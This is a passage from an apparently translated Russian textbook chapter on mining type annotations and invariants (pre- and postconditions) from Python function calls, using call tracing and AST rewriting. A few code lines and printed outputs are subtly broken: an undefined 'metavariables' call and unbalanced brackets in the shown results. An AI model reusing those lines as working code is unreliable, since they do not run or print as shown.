
```
print(type_annotator.typed_functions())
```

```
def sum(a: int, b: int) -> int:
    return a + b
```

Аннотатор инвариантов работает аналогично:

```
with InvariantAnnotator() as inv_annotator:
    sum(1, 2)
    sum(-4, -5)
    sum(0, 0)
```

Метод `functions_with_invariants()` возвращает представление `sum()`, снабжённое выведенными предусловиями и постусловиями, выполнявшимися для всех наблюдаемых значений:

```
print(inv_annotator.functions_with_invariants())

@precondition(lambda b, a: isinstance(a, int))
@precondition(lambda b, a: isinstance(b, int))
@postcondition(lambda return_value, b, a: a == return_value - b)
@postcondition(lambda return_value, b, a: b == return_value - a)
@postcondition(lambda return_value, b, a: isinstance(return_value, int))
@postcondition(lambda return_value, b, a: return_value == a + b)
@postcondition(lambda return_value, b, a: return_value == b + a)
def sum(a, b):
    return a + b
```

Спецификации типов и инварианты полезны как *оракулы*, обнаруживающие отклонения от наблюдавшегося поведения, а также для различных видов *символьного анализа кода*. Ниже будет показано, как настраивать проверяемые свойства.

Спецификации и утверждения

Реализуя функцию или программу, обычно следуют *спецификации* — набору документированных требований к коду. Спецификация может быть написана на естественном языке, но формальная спецификация позволяет компьютеру автоматически проверять её выполнение.

Во [введении в тестирование](#) мы видели, как *предусловия* и *постусловия* описывают функцию. Рассмотрим простую функцию квадратного корня:

```
def any_sqrt(x):
    assert x >= 0 # Precondition

    ...

    assert result * result == x # Postcondition
    return result
```

Оператор `assert` `p` проверяет условие `p` и прерывает выполнение, если оно ложно. Тело функции пока отсутствует: утверждения служат спецификацией того, что `any_sqrt()` *ожидает* и что она *возвращает*.

Первое утверждение — *предусловие*, то есть требование к аргументам. Последнее — *постусловие*, описывающее свойства результата и его связь с исходными аргументами. Имея такую спецификацию, можно реализовать удовлетворяющую ей функцию. После реализации утверждения будут во время выполнения проверять правильность `any_sqrt()`; [символьный](#) или [конколический](#) генератор тестов даже станет целенаправленно искать входы, нарушающие утверждения. Утверждение можно рассматривать как условную ветвь, ведущую к аварийному завершению, поэтому всякая техника покрытия ветвей попытается сделать ложным как можно больше утверждений.

Однако далеко не весь код изначально разрабатывается с явными, тем более формальными, условиями и условиями. Как выразился Кен Томпсон: «Без спецификаций нет ошибок — есть только сюрпризы». Это создаёт проблему для тестирования, которому нужна спецификация для сравнения. Возникает вопрос: можно ли задним числом снабдить существующий код спецификациями, точно описывающими его поведение, чтобы разработчики могли проверять их, а не писать с нуля? Именно этим мы займёмся.

Почему общей проверки ошибок недостаточно

Прежде чем извлекать спецификации, обсудим, зачем они нужны. В качестве примера возьмём полную реализацию квадратного корня из введения в тестирование:

```
def my_sqrt(x):
    """Computes the square root of x, using the Newton-Raphson method"""
    approx = None
    guess = x / 2
    while approx != guess:
        approx = guess
        guess = (approx + x / approx) / 2
    return approx
```

`my_sqrt()` не проверяет ни типы, ни значения, поэтому вызывающий код легко может ошибиться:

```
from ExpectError import ExpectError, ExpectTimeout

with ExpectError():
    my_sqrt("foo")

TypeError: unsupported operand type(s) for /: 'str' and 'int' (expected)

with ExpectError():
    x = my_sqrt(0.0)

ZeroDivisionError: float division by zero (expected)
```

Эти ошибки хотя бы обнаруживает Python во время выполнения. Следующий вызов просто заводит функцию в бесконечный цикл:

```
with ExpectTimeout(1):
    x = my_sqrt(-1.0)

TimeoutError (expected)
```

Наша цель — предотвращать такие ошибки, *аннотируя* функции соответствующей информацией. Идея состоит в спецификации ожидаемых свойств, которую затем можно проверять во время выполнения или статически.

Задание и проверка типов данных

Для кода Python одна из важнейших спецификаций — *типы*. Python является динамически типизированным языком: тип данных определяется во время выполнения, и в самом коде не обязательно сказано, представляет ли переменная целое число, строку, массив, словарь или что-нибудь ещё.

Отсутствие явных объявлений типов экономит время автора и допускает интересные приёмы, но не обязательно облегчает чтение кода человеком. Для компьютера, анализирующего код, отсутствие типов особенно вредно. Если решатель ограничений видит `if x:`, но не знает, число `x` или строка, возникает неоднозначность. По всей программе такие неоднозначности могут вызвать

комбинаторный взрыв либо сделать результат анализа чрезмерно неточным.

Начиная с Python 3.6 типы можно добавлять как *аннотации* аргументов функций, переменных и возвращаемых значений. Например, укажем, что `my_sqrt()` принимает и возвращает число с плавающей точкой:

```
def my_sqrt_with_type_annotations(x: float) -> float:
    """Computes the square root of x, using the Newton-Raphson method"""
    return my_sqrt(x)
```

По умолчанию интерпретатор игнорирует эти аннотации, поэтому строковый аргумент приведёт к той же ошибке. Но специальные средства проверки типов умеют проверять их *динамически* во время выполнения или *статически*, анализируя код без запуска.

Отступление: динамическая проверка типов

Этот фрагмент закомментирован, поскольку `enforce` не поддерживается в Python 3.9.

Пакет Python `enforce` предоставляет декоратор, автоматически вставляющий выполняемую во время работы программы проверку типов:

```
# import enforce

# @enforce.runtime_validation
# def my_sqrt_with_checked_type_annotations(x: float) -> float:
#     """Computes the square root of x, using the Newton-Raphson method"""
#     return my_sqrt(x)
```

Теперь вызов с типом, отличным от объявленного, породил бы исключение:

```
# with ExpectError():
#     my_sqrt_with_checked_type_annotations(True)
```

Нетипизированная версия не обнаруживает эту ошибку: булево значение благополучно превращается в число, и функция возвращает $\sqrt{1}$.

```
# my_sqrt(True)
```

В Python и некоторых других языках значения `True` и `False` неявно преобразуются в целые числа 1 и 0. Однако трудно представить корректный вызов `sqrt()`, которому намеренно передаётся логическое значение.

Конец отступления

Статическая проверка типов

Аннотации типов можно проверять *статически*, не запуская код. Создадим временный Python-файл с определениями `my_sqrt()` и типизированной обёртки, а также ошибочным вызовом:

```
import inspect
import tempfile

f = tempfile.NamedTemporaryFile(mode='w', suffix='.py')
f.write(inspect.getsource(my_sqrt))
f.write('\n')
f.write(inspect.getsource(my_sqrt_with_type_annotations))
f.write('\n')
f.write("print(my_sqrt_with_type_annotations('123'))\n")
```

```
f.flush()
```

Полученный файл содержит обе функции и строковый аргумент в последнем вызове. [Мypy](#) — статический анализатор типов Python. Статическая проверка не создаёт накладных расходов при выполнении и может быть быстрее длинной серии тестов с динамической проверкой:

```
import subprocess

result = subprocess.run(
    ["mypy", "--strict", f.name],
    universal_newlines=True,
    stdout=subprocess.PIPE)
del f # Delete temporary file
print(result.stdout)

error: Function is missing a type annotation [no-untyped-def]
error: Returning Any from function declared to return "float" [no-any-return]
error: Call to untyped function "my_sqrt" in typed context [no-untyped-call]
error: Argument 1 to "my_sqrt_with_type_annotations" has incompatible type "str"; expected "float" [
    arg-type]
Found 4 errors in 1 file (checked 1 source file)
```

мypy жалуется на нетипизированное определение `my_sqrt()`, но главное — обнаруживает неверный тип последнего вызова `my_sqrt_with_type_annotations()`. Таким образом, Python способен обеспечить типобезопасность на уровне статически типизированных языков — при условии, что программист написал аннотации. Можно ли получать их проще?

Извлечение спецификаций типов

Первая задача — извлекать аннотации типов из значений, наблюдаемых во время работы, и добавлять их в код. Система будет *обучаться* на обычных выполнениях, какие типы должны иметь аргументы и результат. По следующим вызовам можно заключить, что `x` и результат имеют тип `float`:

```
y = my_sqrt(25.0)
y
5.0

y = my_sqrt(2.0)
y
1.414213562373095
```

Как извлечь типы из выполнения?

1. Наблюдать за функцией во время работы.
2. Отслеживать типы её аргументов.
3. Вставить эти типы в код как аннотации.

Для этого воспользуемся механизмом трассировки Python из главы о покрытии. При каждом вызове функции будем получать аргументы, их значения и типы.

Отслеживание вызовов

Чтобы наблюдать типы аргументов во время выполнения, определим трассировщик, следящий за вызовами и результатами. Класс `Tracker` используется в блоке `with`:

```
with Tracker() as tracker:
    function_to_be_tracked(...)
```

```
info = tracker.collected_information()
```

Как и в главе о покрытии, индивидуальные функции трассируются через `sys.settrace()`. Вход в блок `with` вызывает `__enter__()` и включает трассировку; выход вызывает `__exit__()` и восстанавливает прежний обработчик.

```
import sys

class Tracker:
    def __init__(self, log=False):
        self._log = log
        self.reset()

    def reset(self):
        self._calls = {}
        self._stack = []

    def traceit(self):
        """Placeholder to be overloaded in subclasses"""
        pass

    def __enter__(self):
        self.original_trace_function = sys.gettrace()
        sys.settrace(self.traceit)
        return self

    def __exit__(self, exc_type, exc_value, tb):
        sys.settrace(self.original_trace_function)
```

Пока `traceit()` ничего не делает; специализированные подклассы переопределяют его. `CallTracker` будет обрабатывать события вызова и возврата.

```
class CallTracker(Tracker):
    def traceit(self, frame, event, arg):
        """Tracking function: Record all calls and all args"""
        if event == "call":
            self.trace_call(frame, event, arg)
        elif event == "return":
            self.trace_return(frame, event, arg)

        return self.traceit
```

При вызове функции `trace_call()` извлекает имя и текущие аргументы, после чего кладёт их в стек:

```
class CallTracker(CallTracker):
    def trace_call(self, frame, event, arg):
        """Save current function name and args on the stack"""
        code = frame.f_code
        function_name = code.co_name
        arguments = get_arguments(frame)
        self._stack.append((function_name, arguments))

        if self._log:
            print(simple_call_string(function_name, arguments))
```

В момент вызова все аргументы являются локальными переменными кадра. `get_arguments()` копирует их и восстанавливает порядок вызова:

```
def get_arguments(frame):
    """Return call arguments in the given frame"""
    local_variables = dict(frame.f_locals)
    arguments = [(var, frame.f_locals[var]) for var in local_variables]
    arguments.reverse()
    return arguments
```

При возврате `trace_return()` получает и возвращённое значение. Полный вызов при необходимости выводится в журнал и сохраняется:

```
class CallTracker(CallTracker):
```

```

def trace_return(self, frame, event, arg):
    """Get return value and store complete call with arguments and return value"""
    code = frame.f_code
    function_name = code.co_name
    return_value = arg
    # TODO: Could call get_arguments() here to also retrieve
    # _final_ values of argument variables

    called_function_name, called_arguments = self._stack.pop()
    assert function_name == called_function_name

    if self._log:
        print(simple_call_string(function_name, called_arguments),
              "returns", return_value)

    self.add_call(function_name, called_arguments, return_value)

```

Функция `simple_call_string()` формирует удобное для человека строковое представление вызова:

```

def simple_call_string(function_name, argument_list, return_value=None):
    """Return function_name(arg[0], arg[1], ...) as a string"""
    call = function_name + "(" + \
        ", ".join([var + "=" + repr(value)
                    for (var, value) in argument_list]) + ")"

    if return_value is not None:
        call += " = " + repr(return_value)

    return call

```

Каждому имени функции соответствует собственный список вызовов:

```

class CallTracker(CallTracker):
    def add_call(self, function_name, arguments, return_value=None):
        """Add given call to list of calls"""
        if function_name not in self._calls:
            self._calls[function_name] = []
        self._calls[function_name].append((arguments, return_value))

```

`calls()` возвращает список для выбранной функции либо отображение всех имён на списки вызовов:

```

class CallTracker(CallTracker):
    def calls(self, function_name=None):
        """Return list of calls for function_name,
        or a mapping function_name -> calls for all functions tracked"""
        if function_name is None:
            return self._calls

        return self._calls[function_name]

```

Включим журнал и проследим отдельные вызовы вместе с результатами:

```

with CallTracker(log=True) as tracker:
    y = my_sqrt(25)
    y = my_sqrt(2.0)

my_sqrt(x=25)
my_sqrt(x=25) returns 5.0
my_sqrt(x=2.0)
my_sqrt(x=2.0) returns 1.414213562373095
__exit__(tb=None, exc_value=None, exc_type=None, self=<CallTracker ...>)

```

После выполнения можно получить сохранённые вызовы:

```

calls = tracker.calls('my_sqrt')
calls

[(['x', 25]), 5.0], ([('x', 2.0)], 1.414213562373095)]

```


Каждый элемент — пара (argument_list, return_value), где argument_list состоит из пар (parameter_name, value):

```
my_sqrt_argument_list, my_sqrt_return_value = calls[0]
simple_call_string(
    'my_sqrt', my_sqrt_argument_list, my_sqrt_return_value)

'my_sqrt(x=25) = 5.0'
```

Если функция ничего явно не возвращает, return_value равен None:

```
def hello(name):
    print("Hello,", name)

with CallTracker() as tracker:
    hello("world")

hello_calls = tracker.calls('hello')
hello_calls

Hello, world
[[('name', 'world')], None]]

hello_argument_list, hello_return_value = hello_calls[0]
simple_call_string('hello', hello_argument_list, hello_return_value)

"hello(name='world')"
```

Получение типов

Вопреки распространённому мнению, Python — типизированный язык, просто типизация в нём *динамическая*: типы используются и проверяются во время выполнения, а не объявляются в коде для статической проверки при компиляции. Поэтому тип любого значения можно получить непосредственно:

```
type(4)      # int
type(2.0)    # float
type([4])    # list
```

Получим тип первого аргумента my_sqrt():

```
parameter, value = my_sqrt_argument_list[0]
parameter, type(value)

('x', int)
```

И тип возвращённого значения:

```
type(my_sqrt_return_value)

float
```

Пока мы увидели, что my_sqrt() принимает, среди прочего, целые числа и числа с плавающей точкой, а возвращает float. Её можно объявить так:

```
def my_sqrt_annotated(x: float) -> float:
    return my_sqrt(x)
```

Такое представление можно передать статическому анализатору, чтобы проверить числовые аргументы вызовов. Динамический анализатор проверит их во время работы, а [символьная интерпретация](#) существенно выиграет от дополнительных аннотаций.

Сам Python по умолчанию ничего с аннотациями не делает, но инструменты могут читать их у функций и других объектов:

```
my_sqrt_annotated.__annotations__
```

```
{'x': float, 'return': float}
```

Именно так динамические проверяющие средства получают аннотации для сопоставления.

Доступ к структуре функции

Мы хотим автоматически аннотировать функции на основе увиденных типов. Для этого понадобятся модули, преобразующие функцию в древовидное представление — *абстрактное синтаксическое дерево* (AST) — и обратно. Такие деревья уже использовались в главах о конколическом и символьном тестировании.

```
import ast
import inspect
```

Исходный текст функции можно получить через `inspect.getsource()`; для функций, определённых в других блокнотах, это не работает:

```
my_sqrt_source = inspect.getsource(my_sqrt)
my_sqrt_source

def my_sqrt(x):
    """Computes the square root of x, using the Newton-Raphson method"""
    approx = None
    guess = x / 2
    while approx != guess:
        approx = guess
        guess = (approx + x / approx) / 2
    return approx
```

Функция `print_content(s, suffix)` форматирует и подсвечивает строку `s` как файл с расширением `suffix`. Разбор исходного текста даёт AST — древовидное представление программы:

```
my_sqrt_ast = ast.parse(my_sqrt_source)
```

Текстовый вывод `ast.dump()` и графический вывод `showast.show_ast()` позволяют исследовать дерево. На верхнем уровне находится `FunctionDef` с именем и аргументами, за которым следует тело — список операторов: `Expr` для строки документации, `Assign` для присваиваний, `While` с собственным телом и, наконец, `Return`.

```
print(ast.dump(my_sqrt_ast, indent=4))
```

В сокращённом виде структура выглядит так:

```
Module(
  body=[
    FunctionDef(
      name='my_sqrt',
      args=arguments(args=[arg(arg='x')], ...),
      body=[
        Expr(value=Constant(value='Computes the square root ...')),
        Assign(targets=[Name(id='approx')], value=Constant(value=None)),
        Assign(targets=[Name(id='guess')], value=BinOp(...)),
        While(test=Compare(...), body=[Assign(...), Assign(...)]),
        Return(value=Name(id='approx'))],
      decorator_list=[]))
```

Графическая версия показывает те же связи между узлами `FunctionDef`, `arguments`, `Assign`, `While` и `Return`; это автоматически сгенерированное представление AST, а не отдельная иллюстрация книги.

`ast.unparse()` превращает дерево обратно в привычный текст Python. Комментарии исчезают, а скобок может стать больше, но семантика остаётся прежней:

```
print_content(ast.unparse(my_sqrt_ast), '.py')
```

Аннотирование функций заданными типами

Теперь преобразуем деревья, добавляя аннотации типов. Начнём со вспомогательной функции `parse_type(name)`, которая разбирает имя типа в AST:

```
def parse_type(name):
    class ValueVisitor(ast.NodeVisitor):
        def visit_Expr(self, node):
            self.value_node = node.value

    tree = ast.parse(name)
    name_visitor = ValueVisitor()
    name_visitor.visit(tree)
    return name_visitor.value_node
```

Проверим результат на простом имени и составной записи:

```
print(ast.dump(parse_type('int')))
print(ast.dump(parse_type('[object]')))

Name(id='int', ctx=Load())
List(elts=[Name(id='object', ctx=Load())], ctx=Load())
```

Теперь определим преобразователь, действительно добавляющий аннотации в AST функции. `TypeTransformer` опирается на стандартный `ast.NodeTransformer`. Вызов

```
TypeTransformer({'x': 'int'}, 'float').visit(ast)
```

помечает аргумент `x` функции `my_sqrt()` типом `int`, а результат — типом `float`. Возвращённое дерево можно снова превратить в текст, скомпилировать или проанализировать.

```
class TypeTransformer(ast.NodeTransformer):
    def __init__(self, argument_types, return_type=None):
        self.argument_types = argument_types
        self.return_type = return_type
        super().__init__()
```

Ядро преобразователя — `visit_FunctionDef()`, вызываемый для каждого определения функции. Аргумент `node` содержит преобразуемое поддерево. Метод проходит по аргументам и вызывает `annotate_arg()`, а тип результата записывает в атрибут `returns`.

```
class TypeTransformer(TypeTransformer):
    def visit_FunctionDef(self, node):
        """Add annotation to function"""
        new_args = []
        for arg in node.args.args:
            new_args.append(self.annotate_arg(arg))

        new_arguments = ast.arguments(
            node.args.posonlyargs,
            new_args,
            node.args.vararg,
            node.args.kwonlyargs,
            node.args.kw_defaults,
            node.args.kwarg,
            node.args.defaults
        )

        if self.return_type is not None:
            node.returns = parse_type(self.return_type)

        return ast.copy_location(
            ast.FunctionDef(node.name, new_arguments,
                            node.body, node.decorator_list,
                            node.returns), node)
```

Аннотация каждого аргумента берётся из переданного классу отображения типов:

```
class TypeTransformer(TypeTransformer):
    def annotate_arg(self, arg):
        """Add annotation to single function argument"""
        arg_name = arg.arg
        if arg_name in self.argument_types:
            arg.annotation = parse_type(self.argument_types[arg_name])
        return arg
```

Проверим преобразователь на AST `my_sqrt()`:

```
new_ast = TypeTransformer({'x': 'int'}, 'float').visit(my_sqrt_ast)
print_content(ast.unparse(new_ast), '.py')

def my_sqrt(x: int) -> float:
    """Computes the square root of x, using the Newton-Raphson method"""
    approx = None
    guess = x / 2
    while approx != guess:
        approx = guess
        guess = (approx + x / approx) / 2
    return approx
```

Аналогично аннотируется `hello()`:

```
hello_source = inspect.getsource(hello)
hello_ast = ast.parse(hello_source)
new_ast = TypeTransformer({'name': 'str'}, 'None').visit(hello_ast)
print_content(ast.unparse(new_ast), '.py')

def hello(name: str) -> None:
    print('Hello,', name)
```

Аннотирование функций извлечёнными типами

Перейдём к типам, извлечённым во время выполнения. Простая функция `type_string()` возвращает подходящее имя типа значения:

```
def type_string(value):
    return type(value).__name__

type_string(4)    # 'int'
type_string([])  # 'list'
```

Для составных структур функция не исследует типы элементов: тип `[3]` — просто `list`, а не `list[int]`. Пока этого достаточно.

`type_string()` применяется к значениям аргументов, сохранённым `CallTracker.calls()`:

```
with CallTracker() as tracker:
    y = my_sqrt(25.0)
    y = my_sqrt(2.0)

tracker.calls()

{'my_sqrt': [(['x', 25.0], 5.0),
              (['x', 2.0], 1.414213562373095)]}
```

`annotate_types()` принимает такое отображение вызовов и аннотирует каждую перечисленную функцию:

```
def annotate_types(calls):
    annotated_functions = {}

    for function_name in calls:
        try:
            annotated_functions[function_name] = \
```

```

        annotate_function_with_types(
            function_name, calls[function_name])
    except KeyError:
        continue

    return annotated_functions

```

Для каждой функции получаем исходный текст и AST, после чего передаём их в `annotate_function_ast_with_types()`:

```

def annotate_function_with_types(function_name, function_calls):
    function = globals()[function_name] # May raise KeyError for internal functions
    function_code = inspect.getsource(function)
    function_ast = ast.parse(function_code)
    return annotate_function_ast_with_types(function_ast, function_calls)

```

Последняя функция перебирает наблюдавшиеся вызовы, определяет тип каждого аргумента и результата и запускает `TypeTransformer`. При конфликте типов используется универсальный `Any`, который мы обсудим ниже.

```

from typing import Any

def annotate_function_ast_with_types(function_ast, function_calls):
    parameter_types = {}
    return_type = None

    for calls_seen in function_calls:
        args, return_value = calls_seen
        if return_value is not None:
            if (return_type is not None and
                return_type != type_string(return_value)):
                return_type = 'Any'
            else:
                return_type = type_string(return_value)

        for parameter, value in args:
            try:
                different_type = \
                    parameter_types[parameter] != type_string(value)
            except KeyError:
                different_type = False

            if different_type:
                parameter_types[parameter] = 'Any'
            else:
                parameter_types[parameter] = type_string(value)

    annotated_function_ast = TypeTransformer(
        parameter_types, return_type).visit(function_ast)
    return annotated_function_ast

```

Полученное по записанным вызовам определение имеет ожидаемые типы:

```

print_content(ast.unparse(
    annotate_types(tracker.calls())['my_sqrt']), '.py')

def my_sqrt(x: float) -> float:
    """Computes the square root of x, using the Newton-Raphson method"""
    approx = None
    guess = x / 2
    while approx != guess:
        approx = guess
        guess = (approx + x / approx) / 2
    return approx

```

Универсальный аннотатор

Объединим всё в классе TypeAnnotator: сначала он отслеживает вызовы, затем предоставляет AST и исходный текст функций с аннотациями типов. typed_functions() возвращает текст, а typed_functions_ast() — дерево.

```
class TypeTracker(CallTracker):
    pass

class TypeAnnotator(TypeTracker):
    def typed_functions_ast(self, function_name=None):
        if function_name is None:
            return annotate_types(self.calls())

        return annotate_function_with_types(
            function_name, self.calls(function_name))

    def typed_functions(self, function_name=None):
        if function_name is None:
            functions = ''
            for f_name in self.calls():
                try:
                    f_text = ast.unparse(
                        self.typed_functions_ast(f_name))
                except KeyError:
                    f_text = ''
                functions += f_text
            return functions

        return ast.unparse(self.typed_functions_ast(function_name))
```

Использование начинается с записи нескольких вызовов:

```
with TypeAnnotator() as annotator:
    y = my_sqrt(25.0)
    y = my_sqrt(2.0)

print_content(annotator.typed_functions(), '.py')
```

Результат — показанное выше определение my_sqrt(x: float) -> float. Аннотатор работает и с несколькими разными функциями:

```
with TypeAnnotator() as annotator:
    hello('type annotations')
    y = my_sqrt(1.0)

print_content(annotator.typed_functions(), '.py')

def hello(name: str):
    print('Hello,', name)

def my_sqrt(x: float) -> float:
    """Computes the square root of x, using the Newton-Raphson method"""
    approx = None
    guess = x / 2
    while approx != guess:
        approx = guess
        guess = (approx + x / approx) / 2
    return approx
```

Такой текст можно передать анализатору типов, который обнаружит несогласованные типы вызывающей и вызываемой функций. Аннотации также сильно помогают символьному анализу, поскольку ограничивают множество возможных значений аргументов и переменных.

Несколько типов

Осталось объяснить роль Any в annotate_function_ast_with_types(). Если для одного аргумента наблюдаются разные типы, ему присваивается Any. Для my_sqrt() это разумно:

аргумент может быть и целым числом, и float.

```
with CallTracker() as tracker:
    y = my_sqrt(25.0)
    y = my_sqrt(4)

print_content(ast.unparse(
    annotate_types(tracker.calls())['my_sqrt']), '.py')

def my_sqrt(x: Any) -> float:
    """Computes the square root of x, using the Newton-Raphson method"""
    approx = None
    guess = x / 2
    while approx != guess:
        approx = guess
        guess = (approx + x / approx) / 2
    return approx
```

Функция `sum3()` допускает разные согласованные семейства типов:

```
def sum3(a, b, c):
    return a + b + c
```

Для `sum3(1.0, 2.0, 3.0)` все аргументы и результат получают float; для `sum3(1, 2, 3)` — int; для `sum3("one", "two", "three")` — str:

```
def sum3(a: float, b: float, c: float) -> float:
    return a + b + c

def sum3(a: int, b: int, c: int) -> int:
    return a + b + c

def sum3(a: str, b: str, c: str) -> str:
    return a + b + c
```

Если в одном наблюдении объединить вызовы с целыми числами и строками, `TypeAnnotator` пометит аргументы и результат как `Any`:

```
with TypeAnnotator() as annotator:
    y = sum3(1, 2, 3)
    y = sum3("one", "two", "three")

typed_sum3_def = annotator.typed_functions('sum3')
print_content(typed_sum3_def, '.py')

def sum3(a: Any, b: Any, c: Any) -> Any:
    return a + b + c
```

`Any` явно означает, что объект может иметь произвольный тип; статически и динамически он не проверяется. Это частично ослабляет типобезопасность, зато сохраняет гибкость, ценимую многими программистами Python. Модуль `typing` предлагает и другие способы описывать неоднозначные типы; мы вернёмся к ним в упражнении.

Задание и проверка инвариантов

Кроме базовых типов можно проверять многие свойства аргументов: бывает ли значение отрицательным, нулевым или положительным; должен ли один аргумент быть меньше другого; равен ли результат сумме двух аргументов. Типами Python такие свойства выразить нельзя.

Они называются *инвариантами*, потому что выполняются при всех вызовах функции. В частности, инварианты задаются как *предусловия* и *постусловия* — условия, неизменно выполняющиеся в начале и в конце функции. Существуют также инварианты данных и объектов, описывающие постоянные свойства состояния, но в этой книге они не рассматриваются.

Аннотирование функций предусловиями и постусловиями

Классический способ задать такие условия — утверждения, представленные в главе о тестировании. Предусловие проверяет свойства аргументов, постусловие — свойства результата:

```
def my_sqrt_with_invariants(x):
    assert x >= 0 # Precondition

    ...

    assert result * result == x # Postcondition
    return result
```

Удобнее синтаксически отделить инварианты от самой функции. С подходящими декораторами запись могла бы выглядеть так:

```
@precondition(lambda x: x >= 0)
@postcondition(lambda return_value, x:
               return_value * return_value == x)
def my_sqrt_with_invariants(x):
    # normal code without assertions
    ...
```

Декораторы `@precondition` и `@postcondition` выполняют переданные анонимные `lambda`-функции соответственно до и после основной функции. Значение `False` означает нарушение. Предусловие получает аргументы функции, а постусловие — ещё и результат первым аргументом.

Реализовать эти декораторы несложно. Следующий вариант основан на фрагменте со [Stack Overflow](#):

```
import functools

def condition(precondition=None, postcondition=None):
    def decorator(func):
        @functools.wraps(func) # preserves name, docstring, etc
        def wrapper(*args, **kwargs):
            if precondition is not None:
                assert precondition(*args, **kwargs), \
                    "Precondition violated"

            retval = func(*args, **kwargs)
            if postcondition is not None:
                assert postcondition(retval, *args, **kwargs), \
                    "Postcondition violated"

            return retval
        return wrapper
    return decorator

def precondition(check):
    return condition(precondition=check)

def postcondition(check):
    return condition(postcondition=check)
```

Теперь можно декорировать `my_sqrt()`:

```
@precondition(lambda x: x > 0)
def my_sqrt_with_precondition(x):
    return my_sqrt(x)
```

Неверный аргумент обнаруживается до входа в функцию:

```
with ExpectError():
    my_sqrt_with_precondition(-1.0)

AssertionError: Precondition violated (expected)
```


Аналогично задаётся постусловие с допустимой погрешностью:

```
EPSILON = 1e-5

@postcondition(lambda ret, x: ret * ret - x < EPSILON)
def my_sqrt_with_postcondition(x):
    return my_sqrt(x)

y = my_sqrt_with_postcondition(2.0)

1.414213562373095
```

Ошибочная реализация быстро выявляется:

```
@postcondition(lambda ret, x: ret * ret - x < EPSILON)
def buggy_my_sqrt_with_postcondition(x):
    return my_sqrt(x) + 0.1

with ExpectError():
    y = buggy_my_sqrt_with_postcondition(2.0)

AssertionError: Postcondition violated (expected)
```

Предусловия и постусловия отлично ловят ошибки, но задавать их вручную утомительно. Попробуем снова извлечь их автоматически.

Извлечение инвариантов

Для этого используется тот же механизм трассировки. Однако вместо простого сохранения значений теперь проверяется, удовлетворяют ли они определённым *свойствам*. Если все наблюдаемые значения x удовлетворяют $x > 0$, это свойство становится инвариантом функции. Если встречаются положительные, нулевые и отрицательные значения, подобного свойства у x не остаётся.

Общая идея:

1. Проверить все наблюдаемые значения переменных на наборе заранее определённых свойств.
2. Оставить лишь свойства, выполнявшиеся во всех наблюдаемых запусках.

Определение свойств

Вот небольшой набор часто используемых свойств значений. При вычислении *метапеременные* X , Y и Z — фактически любой идентификатор в верхнем регистре — заменяются именами параметров функции:

```
INVARIANT_PROPERTIES = [
    "X < 0",
    "X <= 0",
    "X > 0",
    "X >= 0",
    "X == 0",
    "X != 0",
]
```

При вызове `my_sqrt(5.0)` известно $x = 5.0$. Из списка выполняются лишь $X > 0$, $X >= 0$ и $X != 0$, поэтому $x > 0$, $x >= 0$ и $x != 0$ становятся возможными предусловиями `my_sqrt(x)`.

Можно проверять гораздо больше свойств, в том числе отношения между двумя аргументами.

```
INVARIANT_PROPERTIES += [
```

```

        "X == Y",
        "X > Y",
        "X < Y",
        "X >= Y",
        "X <= Y",
    ]

```

Типы тоже выражаются свойствами; для каждого параметра X обычно выполняется лишь одна подходящая проверка:

```

    INVARIANT_PROPERTIES += [
        "isinstance(X, bool)",
        "isinstance(X, int)",
        "isinstance(X, float)",
        "isinstance(X, list)",
        "isinstance(X, dict)",
    ]

```

Добавим арифметические свойства:

```

    INVARIANT_PROPERTIES += [
        "X == Y + Z",
        "X == Y * Z",
        "X == Y - Z",
        "X == Y / Z",
    ]

```

Python поддерживает удобные цепочки отношений трёх значений:

```

    INVARIANT_PROPERTIES += [
        "X < Y < Z",
        "X <= Y <= Z",
        "X > Y > Z",
        "X >= Y >= Z",
    ]

```

Наконец, проверим несколько свойств списков и строк. Это лишь малая выборка возможных шаблонов.

```

    INVARIANT_PROPERTIES += [
        "X == len(Y)",
        "X == sum(Y)",
        "X.startswith(Y)",
    ]

```

Извлечение метавариабл

До собственно добычи инвариантов понадобятся вспомогательные функции. `metavars()` извлекает из свойства множество метавариабл X, Y, Z и так далее: выражение разбирается как Python, после чего обходятся идентификаторы.

```

def metavars(prop):
    metavar_list = []

    class ArgVisitor(ast.NodeVisitor):
        def visit_Name(self, node):
            if node.id.isupper():
                metavar_list.append(node.id)

    ArgVisitor().visit(ast.parse(prop))
    return metavar_list

assert metavars("X < 0") == ['X']
assert metavars("X.startswith(Y)") == ['X', 'Y']
assert metavars("isinstance(X, str)") == ['X']

```

Конкретизация свойств

Чтобы превратить свойство в инвариант, нужно подставить имена переменных. Например, конкретизация $X > 0$ с $X = a$ даёт $a > 0$. Функция `instantiate_prop()` принимает свойство и последовательность имён и заменяет метапеременные слева направо.

```
def instantiate_prop_ast(prop, var_names):
    class NameTransformer(ast.NodeTransformer):
        def visit_Name(self, node):
            if node.id not in mapping:
                return node
            return ast.Name(id=mapping[node.id], ctx=ast.Load())

    meta_variables = metavariables(prop)
    assert len(meta_variables) == len(var_names)

    mapping = {}
    for i in range(0, len(meta_variables)):
        mapping[meta_variables[i]] = var_names[i]

    prop_ast = ast.parse(prop, mode='eval')
    new_ast = NameTransformer().visit(prop_ast)

    return new_ast

def instantiate_prop(prop, var_names):
    prop_ast = instantiate_prop_ast(prop, var_names)
    prop_text = ast.unparse(prop_ast).strip()
    while prop_text.startswith('(') and prop_text.endswith(')'):
        prop_text = prop_text[1:-1]
    return prop_text

assert instantiate_prop("X > Y", ['a', 'b']) == 'a > b'
assert instantiate_prop(
    "X.startswith(Y)", ['x', 'y']) == 'x.startswith(y)'
```

Вычисление свойств

Для вычисления необязательно сначала конкретизировать свойство: достаточно превратить его в булеву `lambda`-функцию.

```
def prop_function_text(prop):
    return "lambda " + ", ".join(metavariables(prop)) + ": " + prop

def prop_function(prop):
    return eval(prop_function_text(prop))

prop_function_text("X > Y")

'lambda X, Y: X > Y'

p = prop_function("X > Y")
assert p(100, 1) is True
assert p(1, 100) is False
```

Проверка инвариантов

Для извлечения инвариантов необходимо проверить все возможные подстановки аргументов. Если у функции два аргумента a и b , свойство $X < Y$ проверяется и как $a < b$, и как $b < a$.

Все комбинации даёт `itertools.permutations()`:

```
import itertools
for combination in itertools.permutations([1.0, 2.0, 3.0], 2):
```

```

print(combination)

(1.0, 2.0)
(1.0, 3.0)
(2.0, 1.0)
(2.0, 3.0)
(3.0, 1.0)
(3.0, 2.0)

```

`true_property_instantiations()` принимает свойство и список пар (`var_name`, `value`), строит все подстановки и возвращает те, которые дали True:

```

def true_property_instantiations(prop, vars_and_values, log=False):
    instantiations = set()
